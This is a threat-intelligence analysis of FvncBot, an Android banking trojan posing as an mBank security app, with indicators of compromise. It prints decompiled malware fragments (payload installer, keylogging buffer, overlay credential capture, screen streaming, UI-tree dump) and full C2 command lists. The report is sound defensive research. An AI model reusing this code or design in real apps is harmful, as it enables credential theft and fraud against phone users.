

New FvncBot Android banking trojan targets Poland

 intel471.com/blog/new-fvncbot-android-banking-trojan-targets-poland

Intel 471

December 4, 2025

Dec 4, 2025



Executive summary

On Nov. 25, 2025, Intel 471 researchers observed a malicious application acting as a loader for an unattributed Android banking trojan. The application was disguised as a security app developed by mBank, one of the most recognized banks in Poland. The malware payload, dubbed FvncBot by Intel 471, implemented multiple features including keylogging by abusing Android's accessibility services, web-inject attacks, screen streaming and hidden virtual network computing (HVNC) to perform successful financial fraud. While these features are common amongst today's Android malware, this trojan is unique in that the code is completely new and is not based on source code leaks for other Android banking trojans such as Ermac or Hook.

Key takeaways

- On Nov. 25, 2025, Intel 471 researchers observed a malicious application acting as a loader of an unattributed Android banking trojan. The application was disguised as a security app of mBank, one of the most recognized banks in Poland.
- Intel 471 Malware Intelligence researchers coined the moniker FvncBot based on the malicious application package name `com.fvnc.app`.


- The loader application and the FvncBot payload were obfuscated with the well-known apk0day crypting service operated by the **GoldenCrypt** actor. The alignment of code in the loader and payload suggest the same developers may be behind both components.
- The malware payload implemented multiple features which include keylogging by abusing accessibility services, web-inject attacks, screen streaming and HVNC to perform successful financial fraud.
- The malware developers implemented the Firebase Cloud Messaging (FCM) service to dispatch commands and a WebSocket connection by abusing the Fast Reverse Proxy (FPR) tool for near-real-time, bidirectional communication — crucial especially during streaming the device screen and operating the infected device remotely.

Technical analysis

The threat actors distributed a malicious application under the guise of the “Klucz bezpieczeństwa Mbank” app (Eng. Security key Mbank) and targeted mobile banking users in Poland. The application acted as a loader by installing the FvncBot payload that is stored unencrypted in the assets. The code of both the loader and payload were obfuscated with the well-known apk0day crypting service, which GoldenCrypt operates.

Loader component

Once the loader application was launched, the user was shown information asking to install a “Play” component which ensures security and stability of the app. By clicking the green button “ZAINSTALUJ KOMPONENT” (Eng. Install component), the installation process began and the payload was executed with the click of the “AKTYWUJ” (Eng. Activate) button.



The image depicts a screenshot of the payload installation process captured Nov. 27, 2025.

Analysis of the loader app revealed the session-based package installer was leveraged to bypass accessibility restrictions for devices running Android 13 or newer. During the malware runtime, the log events were sent to the remote server at the naleymilva.it.com domain to track the current status of the bot. The operators included a build identifier call_pl, which indicated Poland as a targeted country, and the malware version was set to 1.0-P, suggesting an early stage of development.

```


public final void installApk(File file, InstallCallback installCallback) throws IOException {
    file.getAbsolutePath();
    file.length();
    int i = Build.VERSION.SDK_INT;
    this.callback = installCallback;
    if (!file.exists()) {
        installCallback.onInstallFailure("APK file not found");
        return;
    }
    if (!file.canRead()) {
        installCallback.onInstallFailure("No read permission for file");
        return;
    }
    try {
        PackageInstaller packageInstaller = this.context.getPackageManager().getPackageInstaller();
        PackageInstaller.SessionParams sessionParams = new PackageInstaller.SessionParams(1);
        if (i >= 31) {
            sessionParams.setRequireUserAction(2);
        }
        int iCreateSession = packageInstaller.createSession(sessionParams);
        installCallback.onInstallStarted(iCreateSession);
        PackageInstaller.Session sessionOpenSession = packageInstaller.openSession(iCreateSession);
        writeApkToSession(sessionOpenSession, file, installCallback);
        Intent intent = new Intent(this.context, (Class<?>) InstallResultReceiver.class);
        intent.setAction(INSTALL_ACTION);
        sessionOpenSession.commit(PendingIntent.getBroadcast(this.context, iCreateSession, intent, 167772160).getIntentSender());
        sessionOpenSession.close();
    } catch (Exception e) {
        e.getMessage();
        String message = e.getMessage();
        if (message == null) {
            message = "Unknown error";
        }
        installCallback.onInstallFailure(message);
    }
}

```

The image depicts a screenshot of a function used to install a malware payload captured Nov. 27, 2025.

Payload application

The payload application asked the user to enable accessibility services to work properly, providing a step-by-step guide on how to proceed and a button directing to the system settings. If the user was tricked into elevating the malware's privileges, it would start running in the background, and the infected device would then be registered with the command-and-control (C2) server. Ironically, upon a successful infection, the main view of the loader app is updated and states that all systems are operational and working properly.



The image depicts a screenshot of a process enabling the accessibility service of the payload application captured Nov. 27, 2025

The bot leveraged the hypertext transfer protocol (HTTP) network protocol to communicate with the control server. The payload data was stored in a JavaScript Object Notation (JSON) object and exfiltrated with no encryption. An example of an HTTP POST request sent to the `/api/v1/devices/register` endpoint to register a new bot is provided in the code snippet below.

```
{
  "device_id": "device_<ID>",
  "fcm_token": "<FCM_TOKEN>",
  "build_id": "november1",
  "device_info": {
    "manufacturer": "Google",
    "model": "Pixel 6",
    "android_version": 28,
    "app_version": "1.0-noicon",
    "build_id": "november1",
    "screen_width": 1440,
    "screen_height": 2392
  },
  "optimization_stats": {
    "manufacturer": "google",
    "aggressiveness_score": 2,
```

```
"optimization_mode": "AUTO",  
"optimization_level": "MEDIUM",  
"needs_optimization": false,  
"foreground_service_enabled": false,  
"polling_enabled": false,  
"polling_interval_ms": 0  
}  
}
```

On top of the HTTP network protocol for communication purposes, the malware developers implemented the FCM service to dispatch commands, related mainly to the bot configuration. For example, the `enable_ws` command could be sent by the botnet operators to establish a WebSocket connection by abusing the FPR executable contained in the payload application Android package kit (APK) file. The WebSocket connection was implemented for near-real-time, bidirectional communication — crucial especially during streaming the device screen and operating the infected device remotely.

The full list of supported commands handled with the FCM service includes:

Command name	Description
configure_logging	Receive configuration for keylogging.
disable_ws	Terminate the WebSocket connection.
enable_ws	Set up a WebSocket connection over FRP.
flush_events	Exfiltrate logged accessibility events to the controller.
get_event_count	Get metadata about collected accessibility events.
hide_overlay	Hide an overlay.
ping	Exfiltrate device information and bot configuration.
request_permissions	Request list of permissions.
restart_accessibility	Restart accessibility service.
show_clickable_overlay	Show a full screen overlay to capture and exfiltrate data.
show_notification	Build a notification with an action upon click.
show_settings	Change the application launcher icon and launch an activity with a user guide.
start_heartbeat	Send heartbeat messages at the specified interval.
start_polling	Fetch pending commands from the controller.
stop_heartbeat	Stop heartbeat messages.
stop_polling	Stop polling pending commands.
update_overlay_tasks	Receive configuration for web-inject attack.
upload_apps	Exfiltrate list of installed applications.
wake_with_activity	Check accessibility service status.

The developers included several messages in the malware code to help them debug the behavior of the bot. Intel 471 researchers made appropriate patches in the dynamically loaded Dalvik executable (DEX) file to dump log messages and display them with the logcat tool. The image below depicts the messages related to the initialization of the WebSocket connection and keylogging events.

```
12:02:16.922 5461 5461 D ScreenCaptureService: ✓ Light mode started successfully
12:02:16.924 5461 5728 D ScrcpyWebSocket: WebSocket server started on port: 5900
12:02:17.026 5461 5461 D EventLogger: ✓ Event logged: NOTIFICATION (buffer: 1/1000)
12:02:17.207 5461 5461 D EventLogger: ✓ Event logged: WINDOW_CHANGED (buffer: 2/1000)
12:02:17.209 5461 5461 D EventLogger: ✓ Event logged: VIEW_FOCUSED (buffer: 3/1000)
12:02:17.417 5461 5461 D RemoteAccessibility: Current foreground package: com.android.settings
12:02:17.417 5461 5461 D RemoteAccessibility: ⚠ Settings app is open - closing it with 2x Back button
12:02:17.418 5461 5461 D RemoteAccessibility: ✓ First Back pressed
12:02:17.608 5461 5461 D EventLogger: ✓ Event logged: VIEW_FOCUSED (buffer: 4/1000)
12:02:17.608 5461 5461 D EventLogger: ✓ Event logged: WINDOW_CHANGED (buffer: 5/1000)
12:02:17.720 5461 5461 D RemoteAccessibility: ✓ Second Back pressed - MainActivity should come to foreground
12:02:17.859 5461 5496 D BackendApi: ✓ Event 'accessibility_enabled' sent
12:02:17.860 5461 5496 D RemoteAccessibility: ✓ Accessibility event sent to backend
12:02:17.916 5461 5461 D EventLogger: ✓ Event logged: VIEW_FOCUSED (buffer: 6/1000)
12:02:17.924 5461 5461 D RemoteAccessibility: ⚠ 'Close All' button found ('wyczyść'), activating transparent HOME overlay
12:02:17.924 5461 5461 D OverlayManager: ✓ Can show URL - nothing currently showing
12:02:17.930 5461 5461 D OverlayManager: ✓ Transparent HOME overlay added successfully (priority: 2)
12:02:17.930 5461 5461 D OverlayManager: ⚠ Transparent HOME overlay shown at (1104, 112) with size 140x168
12:02:18.041 5461 5461 D RemoteAccessibility: ⚠ Skipping auto-overlay for own app: com.fvnc.app
12:02:18.041 5461 5461 D EventLogger: ✓ Event logged: WINDOW_CHANGED (buffer: 7/1000)
12:02:19.851 5461 5461 D OverlayManager: ✗ Overlay hidden (previous: URL, force: false)
12:02:19.860 5461 5461 D EventLogger: ✓ Event logged: WINDOW_CHANGED (buffer: 8/1000)
```

The image depicts a screenshot of the logcat tool output with bot debug messages captured Nov. 27, 2025.

Malware features

Keylogging

The FvncBot malware abused accessibility services to implement the keylogging feature, allowing it to silently spy on the infected user. The threat actors were able to sniff data from the text fields to capture sensitive data such as passwords or one-time password (OTP) codes. The captured events were logged in a buffer of fixed size (1,000 items) and exfiltrated in a batch with an HTTP request once the buffer limit was reached. Additionally, the bot was able to send an event log with no delay if the WebSocket connection had been established. The supported list of accessibility events captured with the keylogging module includes:

Value	Constant name	Description
1	TYPE_VIEW_CLICKED	A view is clicked by the user.
2	TYPE_VIEW_LONG_CLICKED	A view is long-pressed.
8	TYPE_VIEW_FOCUSED	A view gains input focus.
16	TYPE_VIEW_TEXT_CHANGED	The text inside a view changes.
32	TYPE_WINDOW_STATE_CHANGED	The state of the current window changes.
64	TYPE_NOTIFICATION_STATE_CHANGED	A notification is shown.

```

public final void logEvent(String eventType, String appPackage, String appName, String windowClass, ElementInfo elementInfo, Map<String, ? extends Object> map) {
    int size;
    if (this.enabled) {
        if (!(!this.allowedEvents.isEmpty()) || this.allowedEvents.contains(eventType)) {
            LogEvent logEvent = new LogEvent(System.currentTimeMillis(), eventType, appPackage, appName, windowClass, elementInfo, map);
            synchronized (this.buffer) {
                this.buffer.add(logEvent);
                size = this.buffer.size();
            }
            Logger logger = Logger.INSTANCE;
            logger.debug(TAG, "Event logged: " + eventType + " (buffer: " + size + '/' + this.maxBufferSize + ')');
            if (size < this.maxBufferSize || this.isAutoFlushing) {
                return;
            }
            logger.info(TAG, "⚠ Buffer full (" + size + '/' + this.maxBufferSize + ") - triggering auto-flush");
            autoFlushToBackend();
        }
    }
}

```

The image depicts a screenshot of a function used to log an accessibility event captured Nov. 27, 2025.

Web-inject attacks

The malware was capable of performing web-inject attacks to trick victims into providing personal or banking information. A list of targeted applications, their configurations and phishing page URLs were received from the controller and saved locally in a shared preferences file. Once an application from the list was launched, the bot created an overlay window and loaded a phishing lure from a remote location in a WebView component. A custom JavaScript interface served as a bridge to the application, allowing the bot to harvest and exfiltrate data to the controller after the victim submitted their credentials. The malware code snippet used to log the collected data is depicted in the figure below.

```

EventLogger eventLogger = EventLogger.Companion.getEventLogger(webView.getContext());
Entry[] entryArr = {new Entry("overlay_data", dataFromOverlay), new Entry(Constants.ScionAnalytics.PARAM_SOURCE, "auto_overlay"), new Entry(ImagesContract.URL, this.phishingUrl)};
LinkedHashMap linkedHashMap = new LinkedHashMap(AbstractC0444Fa.m1615T(3));
for (int i = 0; i < 3; i++) {
    Entry entry = entryArr[i];
    linkedHashMap.put(entry.F2992c, entry.F2993d);
}
String taskId = overlayManager.taskId;
if (taskId != null) {
    linkedHashMap.put("task_id", taskId);
}
String appPackage = overlayManager.appPackage;
if (appPackage != null) {
    linkedHashMap.put("app_package", appPackage);
}
linkedHashMap.put("overlay_action", "completed");
String appPackage2 = overlayManager.appPackage;
if (appPackage2 == null) {
    appPackage2 = "unknown";
}
eventLogger.logEvent("OVERLAY_DATA", appPackage2, "AutoOverlay", "WebView", null, linkedHashMap);
logger.debug("OverlayManager", "Data logged to EventLogger (task: " + overlayManager.taskId + ")");
String taskId2 = overlayManager.taskId;
if (taskId2 != null) {
    z50.f6839c.n2147d(webView.getContext()).setTaskCompleted(taskId2);
    logger.info("OverlayManager", "Task " + taskId2 + " marked as completed");
}
logger.info("OverlayManager", "Triggering immediate flush after task completion");
AbstractC0444Fa.m1613R(AbstractC0444Fa.m1622a(AbstractC0454Fk.F2707b), null, new v50(webView, eventLogger, null), 3);
webView.post(new p50(overlayManager, 4));

```

The image depicts a screenshot of a function used to log data collected from an overlay captured Nov. 27, 2025.

Screen streaming

Upon a specific command from the control server, the bot was capable of streaming the screen content by implementing the MediaProjection application programming interface (API). The image data was compressed with an H.264 video encoder, then each frame was properly processed to be transmitted over the network. While many Android banking trojans rely on sending joint photographic experts group (JPEG) messages for real-time streaming, the H.264 video compression standard is more efficient and features less bandwidth usage. It is clear the malware developers opted for a more complex video-encoding workflow, indicating their considerable technical expertise to achieve low-latency, continuous screen streaming.

```

MediaFormat mediaFormatCreateVideoFormat = MediaFormat.createVideoFormat("video/avc", videoSettings.getAlignedWidth(), videoSettings.getAlignedHeight());
mediaFormatCreateVideoFormat.setInteger("color-format", 2130708361);
mediaFormatCreateVideoFormat.setInteger("bitrate", videoSettings.getBitrate());
mediaFormatCreateVideoFormat.setInteger("frame-rate", videoSettings.getMaxFPS());
mediaFormatCreateVideoFormat.setInteger("i-frame-interval", videoSettings.getFrameInterval());
mediaFormatCreateVideoFormat.setInteger(Scopes.PROFILE, 1);
mediaFormatCreateVideoFormat.setInteger("level", 512);
try {
    mediaFormatCreateVideoFormat.setInteger("color-standard", 1);
    mediaFormatCreateVideoFormat.setInteger("color-range", 2);
    logger.debug("H264Encoder", "Color space set to BT.709 Limited");
} catch (Exception e) {
    Logger.w$default(Logger.INSTANCE, "H264Encoder", yd0.m3216g(e, new StringBuilder("Failed to set color space: ")), null, 4, null);
}
mediaFormatCreateVideoFormat.setInteger("bitrate-mode", 1);
mediaFormatCreateVideoFormat.setFloat("max-fps-to-encoder", videoSettings.getMaxFPS());
MediaCodec mediaCodecCreateEncoderByType = MediaCodec.createEncoderByType("video/avc");
mediaCodecCreateEncoderByType.configure(mediaFormatCreateVideoFormat, (Surface) null, (MediaCrypto) null, 1);

```

The image depicts a screenshot of a function with H.264 encoder implementation captured Nov. 27, 2025.

Apart from the screen streaming feature, the bot featured a so-called “text mode,” commonly referred to as HVNC. This feature allowed the actors to thoroughly inspect the device screen layout and content even if the targeted application prevented taking screenshots with the FLAG_SECURE setting. By abusing accessibility services, the malware recursively created a JSON object of a user interface (UI) element with its children and transmitted data to the control server for full screen reconstruction. The following figure depicts a piece of code to capture a full device UI tree.

```
if (node.isEditable()) {
    JSONObject.put("editable", true);
}
if (node.isMultiLine()) {
    JSONObject.put("multiLine", true);
}
JSONObject.put("role", determineElementRole(node));
if (depth < 50) {
    JSONArray jsonArray = new JSONArray();
    int childCount = node.getChildCount();
    for (int i = 0; i < childCount; i++) {
        AccessibilityNodeInfo child = node.getChild(i);
        if (child != null) {
            jsonArray.put(buildUITree(child, depth + 1));
            child.recycle();
        }
    }
    if (jsonArray.length() > 0) {
        JSONObject.put("children", jsonArray);
    }
}
```

The image depicts a screenshot of a function implementing UI tree retrieval in “text mode” captured Nov. 27, 2025.

Remote control

The threat actors were able to remotely control the infected device by sending commands over a WebSocket connection. With support for different gesture events, such as swipe, click or scroll, the actors could easily navigate through the infected device screen. They could launch an application and enter arbitrary data into editable text fields as well as the clipboard. To cover their

illicit activities, the device could be locked, muted and a black overlay displayed until the fraud was complete. A list of remote actions available to the bot operator includes:

Command ID	Description 
1	Perform swipe or click gesture.
2	Perform a global action or enter a character into an editable field.
3	Perform a scroll gesture.
4	Perform “Back” action.
5	Return to the home screen.
6	Open the overview of recent apps.
7	Open the system power menu.
8	Enable or disable “text mode” feature.
9	Increase audio volume.
10	Decrease audio volume.
11	Mute or unmute the device.
12	Open the quick settings.
13	Open the notification bar.
15	Create an overlay (url, html, black, loading).
16	Close an overlay.
17	Paste text into an editable field and clipboard.
18	Set clipboard content.
19	Enable “text mode” feature.
20	Lock the screen.
21	Take a screenshot.
22	Open system settings.
23	Launch an application.
24	Terminate the WebSocket connection.

Closing remarks

This loader and malware combination employs many of the well-known yet successful techniques characteristic of today's Android banking malware. The code behind it, however, is completely new, and it is not based on leaked source code from other Android trojans such as ERMAC or Hook. The distribution mechanism for this Android banking trojan is so far unknown. However, Android banking trojans have been observed being distributed outside of Google's official mobile app store Play. Users may inadvertently stumble across malicious Android APKs during organic web searches that lead to phishing sites designed to deliver malicious applications impersonating real ones. Attackers have also used messaging platforms such as WhatsApp to deliver mislabeled banking applications that are actually malware. Masking banking malware as a legitimate application is a common ruse used to trick users into installing malware on their device.

Android's accessibility service is intended to aid users with disabilities, but it also can give attackers the ability to know when certain apps are launched and overwrite the screen's display. Although this particular sample was configured to target Polish-speaking users, it is plausible we will observe this theme shifting to target other regions or to impersonate other Polish institutions. The list of targeted applications is fetched from the C2 server, allowing FvncBot operators to tailor the web-inject targets on demand, going beyond the campaign theme if needed.

Web-injects are intensive for malware developers to maintain, but they can deliver a wealth of personal information due to their customization. These injections can be written to collect OTPs, payment card information and other data, appearing to be normal fields on a service provider's site. The more information attackers can collect, the more difficult it can be — but not impossible — for financial institutions to detect abnormalities that indicate successful account takeover (ATO).

Appendix: Indicators of compromise

Command-and-control server domains:


naleymilva.it.com

SHA-256 sums:

Loader - 584ac0cb4f0ec6cdc0f0646caed6de1d95aa232284252af51ae5dac741a9c0a3

Payload - 9d34cc48602f927f2d23510f2f7cbd1d041945d342d3dcf0773a1b996ca589e9

Related Articles



[Emerging Threats//](#)

[Lynx Ransomware](#)

[Lynx Ransomware is rapidly expanding, targeting organizations across North America and Europe with data theft and double extortion, backed by a growing network of skilled affiliates.](#)



[Threat Intelligence//](#)

ClickFix: Tricking users into installing infostealers

[Malware distribution campaigns that trick people into copying and pasting malicious commands, known as ClickFix, have been wildly successful. Here's an examination of ClickFix and how to defend against it.](#)



[Threat Intelligence//](#)

[How card fraud is powered by underground card checkers](#)

[Payment card "checkers" are used by criminal hackers to check the validity of stolen payment card details. Here's how this in-demand underground service works.](#)

Sign up for our Executive Intel Update

Stay informed with our weekly executive update, sending you the latest news and timely data on the threats, risks, and regulations affecting your organization.